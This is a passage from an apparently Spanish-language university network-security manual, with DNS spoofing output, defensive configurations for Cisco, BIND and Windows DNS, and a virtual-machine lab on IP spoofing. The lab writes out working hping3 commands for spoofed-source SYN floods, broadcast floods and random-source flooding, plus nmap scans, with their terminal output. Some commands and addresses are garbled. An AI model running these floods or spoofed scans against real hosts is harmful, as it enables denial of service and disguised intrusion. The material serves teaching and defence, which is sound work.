SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

etter.dns:49 Unknown record type PRT
  28 plugins
  48 protocol dissectors
  55 ports monitored
7587 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...
```

Ilustración 74: Realizandose un Scan en la red en busca de las victima para el envenenamiento arp.

Para finalizar intentamos abrir una página de www.xolo.com.ni en la máquina víctima (Windows XP) y tendrá que re direccionar a www.jose.com.ni que está alojada en mi servidor web.

Ilustración 75: Accediendo a una pagina spoofeada que no corresponde a la de xolo.com.ni

DEFENSA CONTRA DNS SPOOFING.

- DNS Spoofing es difícil de defenderse debido a que los ataques son en su mayoría pasivos por naturaleza. Por lo general, nunca se sabe que su DNS está siendo falseado, hasta que ha sucedido.

- **DEFENSA CON UNICAST REVERSE PATH FORWARDING**

  Unicast Reverse Path Forwarding (RPF unidifusión) es una característica que puede reducir la eficacia de los paquetes con direcciones de origen falsificadas. Un dispositivo de red mediante Unicast FPR evalúa la fuente de cada paquete IP en contra de su tabla de enrutamiento local con el fin de determinar la validez de la dirección de origen. Mientras que puede detectar y filtrar cierto tráfico falso. Unicast

FPR funciona en dos modos: Estricta y suelto. En modo estricto, la característica de RPF de unidifusión utiliza la tabla de enrutamiento local para determinar si la dirección de origen de un paquete se puede acceder a través de la interfaz en la que se recibió el paquete. Si es accesible, el paquete se permite, si no lo era, el paquete se descarta. Estricta modo Unicast FPR es el más implementado en los límites de red donde el tráfico asimetría no es frecuente.

DEFENSA CON PRODUCTOS CISCO.

La ASA, PIX y productos FWSM firewall, Cisco System prevención (IPS) y Cisco IOS NetFlow función, proporcionan capacidades para ayudar en la identificación y mitigación de ataques relacionados con DNS. Los apartados siguientes proporcionan una visión general de cómo cada dispositivo o característica puede ser utilizada.

- **DEFENSA CON DNS GUARDIA.**

  A partir de la versión 7.0 del software (5) para **Cisco ASA 5500 Series y Cisco PIX 500 Series**, y **versión de software 4.0 para el FWSM** la función DNS guardia puede ser controlado a través de la configuración del **Dns-guardia** global o el comando **Dns-guardia** de los parámetros de modo secundario de la política -map tipo inspeccionar Dns, la función DNS guardia siempre está habilitada.

- **Configuración DNS Guardia**

  Para determinar si la función de DNS guardia está activado a nivel mundial, busca la siguiente cadena en la configuración del servidor de seguridad para versiones de software 7.0 (5), y Cisco ASA 5500 Series y Cisco PIX 500 dispositivos de la serie:

  Firewall # show running-config dns-guardia
  Firewall #

  Si la función DNS guardia se ha deshabilitado, se puede volver a activar mediante los comandos siguientes versiones de software 7.0 (5), y Cisco ASA 5500 Series y Cisco PIX 500 dispositivos de la serie:
  Firewall # configure terminal

Firewall (config) # dns-guardia

Firewall (config) # exit

Firewall #

En las versiones de software 7.2 (1), y Cisco ASA 5500 Series y Cisco PIX 500 dispositivos de la serie, los administradores pueden habilitar la funcionalidad de DNS guardia través de la inspección de aplicaciones DNS y el Marco de Políticas Modular (MPF).

DNS Solicitud de Inspección

Capa de aplicación del protocolo de inspección es disponible a partir de 7,0 software de lanzamiento para el 5500 Cisco ASA y Cisco PIX 500 Series y cortafuegos en la versión de software 3.1 para el Firewall FWSM aunque la capa de aplicación del protocolo de inspección disminuirá el rendimiento del firewall.

- **BERKELEY INTERNET NAME DOMAIN**.

Berkeley de nombres de dominio de Internet (BIND), un producto de software de Internet System Consortium, Inc., implementa el protocolo DNS. Las siguientes configuraciones se pueden aplicar a enlace para que el servidor DNS no pudiera actuar como un re solucionador abierto. Estas configuraciones se aplican en el archivo de configuración 'named.conf'. Los ejemplos de configuración de BIND usarán la versión 9.5.

- **Des habilitación de la recursión**

Options {

Recursión no;

};

Permiso de recursividad de Fuentes de Confianza

/ / Direcciones en el bloque de red 192.168.1.0/24

Options {

allow-recursion {192.168.1.0/24;};

};

Permitir consultas de fuentes de confianza

```
/ / En el bloque de red 192.168.1.0/24.  El "allow-query-cache '
Options {
allow-query {192.168.1.0/24;};
};
```

Permitir y Denegar recursiva usando una ACL

```
/ / Crear una lista de acceso (ACL) define como "recursivo permiso”
Acl recursivo permiso {
192.168.1.0/24, 10.0.1.0/24, 172.16.1.0/24, 172.31.1.0/24;
};
/ / Crear una lista de acceso (ACL) define como "bogon-deny 'que
aclbogon-deny {
/ 8, 1.0.0.0 / 8, 2.0.0.0 / 8, 192.0.2.0/24; 224.0.0.0 / 3;
10.0.0.0 / 8, 172.16.0.0/12, 192.168.0.0/16;
};
/ / Aplicar 'recursivo permiso »ACL creado anteriormente para las opciones
Options {
/ / Salida truncada.
allow-recursion {recursivo permiso;};
allow-query {recursivo permiso;};
/ / Salida truncada.
blackhole {bogon-deny;};
};
```

- **DEFENSA CON DNS SERVICE.**

El servicio Servidor DNS es un producto de software proporcionado por Microsoft Corporación que implementa el protocolo DNS. Las siguientes configuraciones se pueden aplicar para el servicio de servidor DNS para evitar que el servidor que actúa como resolución abierta. Estas configuraciones se aplican al servicio de servidor DNS ya sea a través de la interfaz de usuario de Windows (UI) o desde la línea de comandos (CLI).

Deshabilitación de la recursión con la interfaz de usuario de Windows.

Los pasos siguientes proporcionan información sobre cómo deshabilitar la recursividad para el servicio de servidor DNS mediante la interfaz de usuario de Windows (UI).

1. DNS abiertos mediante el siguiente procedimiento:
- Haga clic izquierdo en **Inicio**
- Haga clic izquierdo en **el panel de control**
- Haga doble clic en **Herramientas administrativas**
- Haga doble clic en **DNS**

2. En el árbol de consola, haga clic en el servidor DNS que recursión se deshabilitará para a continuación, seleccione **Propiedades.**
3. A continuación, haz clic en la pestaña **Opciones avanzadas.**
4. Dentro s **Servidor opción,** seleccione la casilla **de** verificación **Deshabilitar la recursividad** y luego haga clic sobre **Aceptar.**

Des habilitación de la recursión usando Windows a través de la línea de comandos.

En el ejemplo siguiente se proporciona información acerca de cómo deshabilitar la recursividad para el servicio de servidor DNS mediante la línea de comandos de Windows) CLI.

1. Abra un símbolo del sistema mediante el siguiente procedimiento:
- Haga clic izquierdo en **Inicio**
- Haga clic izquierdo en **Run**
- Aparecerá el cuadro de diálogo **Ejecutar** aparecerá
- Escriba **cmd** en el cuadro de texto a la derecha de "Abrir:"

2. En el **símbolo** del **sistema,** ejecute el comando siguiente: **Dnscmd** / *Config* / *NoRecursion* {1 | 0}

Dónde:

Dnscmd: Este es el nombre de la herramienta que se utiliza desde la línea de comandos para realizar tareas administrativas para el servicio de servidor DNS.

/ Config: especifica que el argumento para el comando dnscmd aplica a la configuración del servicio Servidor DNS.

/ NoRecursion: Especifica que un argumento de 1 o 0, se sigue para deshabilitar o habilitar la recursión para el servicio Servidor DNS.

{1 | 0} Este es el nombre de la herramienta que se utiliza desde la línea de comandos para realizar tareas administrativas para el servicio de servidor DNS.

- **LISTA DE CONTROL DE ACCESO.**

El ejemplo que sigue muestra cómo ACL se pueden emplear con el fin de limitar la falsificación de IP. La ACL se aplica entrante en la interfaz deseada. Las ACE que componen esta ACL no son integrales. Si configura este tipo de ACL, buscar una referencia, al día que es concluyente.

```
!
Ip access-list extendido ACL-antispoof-IN
Deny ip 10.0.0.0 0.255.255.255 cualquier
Deny ip 192.168.0.0 0.0.255.255 cualquier
!
Interfaz Ethernet 0/0
ip access-group ACL-antispoof-IN en
!
```

PRACTICA

ATAQUE IP SPOOFING.

11.3 PRACTICA: IP SPOOFING.

Introducción.

Esta práctica consiste la realización del ataque IP Spoofing. Dicho ataque se realizara de manera virtual con la ayuda de **Virtual Box** y 2 **máquina virtual** por ejemplo Windows xp y Ubuntu server**,** el ataque se implementara con la ayuda de la herramienta de **hping3** bajo la plataforma de Linux y también la herramienta **Nmap.**

Consiste básicamente en sustituir la dirección IP origen de un paquete TCP/IP por otra dirección IP a la cual se desea suplantar. Esto se consigue generalmente gracias a programas destinados a ello y puede ser usado para cualquier protocolo dentro de TCP/IP como ICMP, UDP o TCP.

Objetivos.

- Llevar a cabo el ataque con la herramienta **Hping3 (Linux)**.
- Llevar a cabo el ataque con la herramienta N**map (Linux**).
- Realizar el análisis del tráfico con la ayuda de **Wireshark**.
- Brindar conocimientos de IP (Internet Protocol).
- Implementar el ataque **Flooding**.

Requerimientos para la realización de la práctica.

- Tener instalado algún programa de virtualización por ejemplo **Virtual Box.**
- Tener instalado un el sistema operativo **Backtrack.**
- Contar con máquinas virtual que serán la victima por ejemplo: **Windows xp** o **Ubuntu Server**.
- Tener instalados un analizador de protocolo por ejemplo: **Wireshark.**
- Contar con la herramienta para realizar el ataque por ejemplo: **Hping3 y Nmap**.

Desarrollo.

IP Spoofing es un proceso que permite al atacante ocultar su verdadera identidad cuando se comunica con el sistema de destino, por lo tanto, los paquetes de datos que el

atacante envía aparecerá originan en otro sistema. Por ejemplo, suponga que su dirección **IP** es **192.168.56.1** y la dirección IP del sistema de destino es **192.168.56.102**. Normalmente, cuando se envía un mensaje al sistema de destino, el sistema detecta la dirección IP de su sistema, **192.168.56.1**. Cuando se utiliza IP Spoofing, su dirección IP se sustituye con una dirección IP falsa (por ejemplo: **192.168.56.102**), por lo que es bastante difícil para el sistema de destino para rastrear

Escenario donde se implementara el ataque.




Ilustración 76: Escenario a desarrollar en ataque Ip Spoofing.

1. Ataque: 192.168.56.1 (Maquina REAL)

2. Víctima: 192.168.56.102 (Maquina VÍCTIMA)

3. Falso: 192.168.56.101. (Maquina Confianza)

Normalmente, si el **Real** fuera a enviar paquetes de datos en el sistema **VÍCTIMA**, la dirección de la fuente de estos paquetes se muestra claramente que el **Real** les ha enviado. Sin embargo, con el uso de IP Spoofing **Real** enviar los paquetes de datos a **VÍCTIMA** de tal manera que ellos parecen haber sido enviados desde el **FALSO** sistema.

PROBLEMAS CON IP Spoofing.

• **Maquina confianza** debe existir y debe estar conectado a Internet

• **FALSOS** no debe en ningún momento responder a la SYN / ACK de paquetes que **VICITIMA** le envía.
• Si usted es la explotación de una relación de confianza, entonces **FALSO** debe ser elegido de tal manera que la **VÍCTIMA** y **FALSO** tienen una relación de confianza entre sí

La realización de este ataque es sencillo y rápido, de una manera rápida se logra suplantar una IP origina por una IP falsa, desde la terminal de **Ubuntu** instalamos el paquetes **hpin3** en su versión más reciente. (Esta es la versión utilizada en esta práctica). La herramienta **hping3** es un analizador/ensamblador de paquetes TCP/IP de uso en modo consola. Está inspirado en el comando ping de Unix, aunque a diferencia de éste, Hping no solo es capaz de enviar paquetes ICMP sino que además también puede enviar paquetes TCP, UDP, y RAW-IP.

Herramienta hping3.

Para proceder a su instalación simplemente hay que escribir en la terminal de Ubuntu el siguiente comando:

Sudo apt-get installs hping3.

Luego que el paquete se encuentra instalado el ataque se llevara a cabo a través de líneas de comandos. Pero antes tenemos que iniciar la maquina victima (Windows xp), y poder observar su dirección IP, información que se obtendrá con la ayuda del comando **IPCONFIG.**




Ilustración 77: Verificando la dirección IP en Windows

Se observa que la dirección IP correspondiente a **la máquina de confianza es la 192.168.56.101** y ahora procedemos a la realización del ataque. Ahora verificaremos la dirección IP correspondiente a la maquina a la cual será realizado dicho ataque, en esta práctica la maquina corresponde a Ubuntu server y utilizamos el comando **IFCONFIG.**




Ilustración 78: Verificando las Dirección IP en cliente Linux.

Se observa que la dirección IP correspondiente a **la maquina víctima es la 192.168.56.101** y ahora procedemos a la realización del ataque.

Nota: por motivo de demostración tuvo que ser mostrada la dirección correspondiente a ambas maquinas pero con él la herramienta **Nmap** podemos obtener una lista de todos los host que se encuentran en la red y así poder determinar las dos máquinas que serán utilizada en dicho ataque por ejemplo:

nmap –sN 192.168.56.0/24




Ilustración 79: Utilizando la herramienta Nmap y la IP 192.168.56.0/24

Nmap –sP 192.168.56.0/24




Ilustración 80: Utilizando la herramienta Nmap y la IP 192.168.56.0/24

Ahora vamos a generar tráfico en la red desde un ordenador con **IP = 192.168.56.101**, este ordenadores en realidad la IP del host de confianza que será utilizada por el atacante para ocultar su identidad verdadera. Desde la línea de comando se hará uso del **hping3** y se indicara los parámetros como la dirección de origen, puerto destino, dirección de destino.

Entonces desde línea de comando realizamos lo siguiente:

Sudo hping3 -a 192.168.56.1 -t 123 -s 100 -p 80 192.168.56.102

-a: Dirección origen.

-t: Valor del TTL.

-s: Puerto origen.

-p: Puerto destino.

<Host>: Dirección de destino.

```
root@rodolfo-laptop:/home/rodolfo# sudo hping3 -a 192.168.56.101 -t 123 -s 100 -p 80 192.168.56.102
HPING 192.168.56.102 (vboxnet0 192.168.56.102): NO FLAGS are set, 40 headers + 0 data bytes
^C
--- 192.168.56.102 hping statistic ---
115 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 81: Utilizando la herramienta Hping, realizando el ataque desde la maquina 192.168.56.1 y utilizando la dirección falsificada 192.168.56.101 hacia la victima 192.168.56.102

Ahora iniciamos **Wireshar*k*** para capturar paquetes y ver el resultado.

1376.898450	192.168.56.101	192.168.56.102	TCP	snagas > http [<None>] Seq=1 Win=512 Len=0
1377.898651	192.168.56.101	192.168.56.102	TCP	pop2 > http [<None>] Seq=1 Win=512 Len=0
1378.898849	192.168.56.101	192.168.56.102	TCP	pop3 > http [<None>] Seq=1 Win=512 Len=0
1379.899039	192.168.56.101	192.168.56.102	TCP	sunrpc > http [<None>] Seq=1 Win=512 Len=0
1380.899218	192.168.56.101	192.168.56.102	TCP	mcidas > http [<None>] Seq=1 Win=512 Len=0
1381.899452	192.168.56.101	192.168.56.102	TCP	ident > http [<None>] Seq=1 Win=512 Len=0
1382.899636	192.168.56.101	192.168.56.102	TCP	114 > http [<None>] Seq=1 Win=512 Len=0
1383.899855	192.168.56.101	192.168.56.102	TCP	sftp > http [<None>] Seq=1 Win=512 Len=0
1384.900090	192.168.56.101	192.168.56.102	TCP	ansanotify > http [<None>] Seq=1 Win=512 Len=

Ilustración 82: Utilizando la herramienta Wireshark para el análisis del tráfico.

Como se puede ver en la imagen, los paquetes generados no llevan la dirección IP del ordenador real **(192.168.56.1)**, si no que llevan la que se ha falseado en **(192.168.56.101).**

ATAQUE FLOODING.

Siempre utilizando la herramienta de **hpin3,** se realizara el ataque SYN Flood, El objetivo de un ataque de este tipo es el envío de peticiones de conexión TCP más rápido de lo que una máquina puede procesar, al fin de saturar los recursos y evitar que la máquina pueda aceptar más conexiones. Para realizar este ataque lo llevamos a cabo desde línea de comandos por ejemplo:

hpin3 –a 192.168.56.101 –p 80 –S - -flood 192.168.56.102

Dónde:

-p 80: es el puerto que elegimos atacar.

-S: activa el Flag Syn.

--Flood: le indica a Hping que envié los paquetes a la máxima velocidad posible.

ip_victima: es la ip o dominio a atacar. Si queremos que nuestra **ip no sea visible** podemos añadirle la opción -a y la ip que vamos a falsear.

```
root@rodolfo-laptop:/home/rodolfo# hping3 -a 192.168.56.101 -p 80 -S --flood 192.168.56.102
HPING 192.168.56.102 (vboxnet0 192.168.56.102): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.56.102 hping statistic ---
2272851 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 83: Realizando inundación tipo Flood, utilizando la dirección 192.168.56.101 y dirigiendo dicho ataque a la dirección 192.168.56.102.

Se puede observar que fueron enviados 2272851 paquetes transmitidos hasta el momento de la interrupción del ataque, en donde no se obtuvieron como resultado un 100% de paquetes perdidos.

De igual manera se puede realizar un ataque con una Ip falsa a la dirección de Broadcast por ejemplo:




Ilustración 84: Realizando el análisis al tráfico con la herramienta Wireshark.

hpin3 –a 192.168.56.101 - -Flood 192.168.56.255

O mucho más interesante generar ip falsas para que sea más difícil el rastreo de la dirección que realiza el ataque por ejemplo:

Hapin3 192.168.56.101 – rand source –S – destport 80 -- faster

HERRAMIENTA NMAP.

Nmap es un programa de código abierto que sirve para efectuar rastreo de puertos. Se usa para evaluar la seguridad de sistemas informáticos, así como para descubrir servicios o servidores en una red informática.Primeramente realizamos un scan para obtener todos los host que se encuentran active en la red con el siguiente comando.

nmap –sP 192.168.56.0/24

```
root@rodolfo-laptop:/home/rodolfo# nmap -sP 192.168.56.0/24

Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-24 22:41 CST
Host 192.168.56.1 is up.
Host 192.168.56.100 is up (0.000096s latency).
MAC Address: 08:00:27:16:4C:27 (Cadmus Computer Systems)
Host 192.168.56.101 is up (0.00090s latency).
MAC Address: 08:00:27:A4:64:B8 (Cadmus Computer Systems)
Host 192.168.56.102 is up (0.00092s latency).
MAC Address: 08:00:27:C1:4D:96 (Cadmus Computer Systems)
Nmap done: 256 IP addresses (4 hosts up) scanned in 16.29 seconds
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 85: Realizando Scan con la herramienta Nmap para verificar las maquinas activas en la red.

Se puede observar un listado de todos los host activos, en el cual se obtiene la direcciones IP del host de confianza **(IP: 192.168.56.10 MAC 08:00:27:A4:64:B8)** y el host victima **(IP: 192.168.56.102 MAC 08:00:27:C1:4D:96).**

Procedemos a realizar un ataque sencillo de cerrar el **puerto 80** en la máquina de confianza y la víctima.

Nmap –sS –p80 192.168.56.101 –e vboxnet0 –PN 192.168.56.102

```
root@rodolfo-laptop:/home/rodolfo# nmap -sS -p80 192.168.56.101 -e vboxnet0 -PN 192.168.56.102

Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-24 22:50 CST
Interesting ports on 192.168.56.101:
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 08:00:27:A4:64:B8 (Cadmus Computer Systems)

Interesting ports on 192.168.56.102:
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 08:00:27:C1:4D:96 (Cadmus Computer Systems)

Nmap done: 2 IP addresses (2 hosts up) scanned in 13.78 seconds
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 86: Realizando Scan con la dirección falseada 192.168.56.101 hacia la dirección IP victima 192.168.56.102.

Dónde:

Nmap: Comando.

-sS: Escaneo TCP SYN, se envían paquetes SYN, denominada como escaneo medio abierto por que envía paquetes como si fuera abrir una conexión.

- p 80: Puerto http.

192.168.56.101: IP falseada.

-e: interfaz.

Vboxnet0: nombre de la interfaz anfitrión (por ejemplo eth0, eth1)

192.168.56.102: IP de la maquina Victima.

Otros Puertos que se pueden aplicar nmap.

Puerto 53 Dns.

nmap –sS –p53 192.168.56.101 –e vboxnet0 –PN 192.168.56.102




Ilustración 87: Utilizando la herramienta Nmap contra el Puerto 53.




Ilustración 88: Realizando el tráfico con la Herramienta Wireshark.

Nmap –sS –p23 192.168.56.101 –e vboxnet0 –PN 192.168.56.102




Ilustración 89: Utilizando la herramienta Nmap contra el Puerto 23.




Ilustración 90: Realizando el tráfico con la Herramienta Wireshark.

DEFENSA CONTRA IP SPOOFING.

- **Esconde servicios**

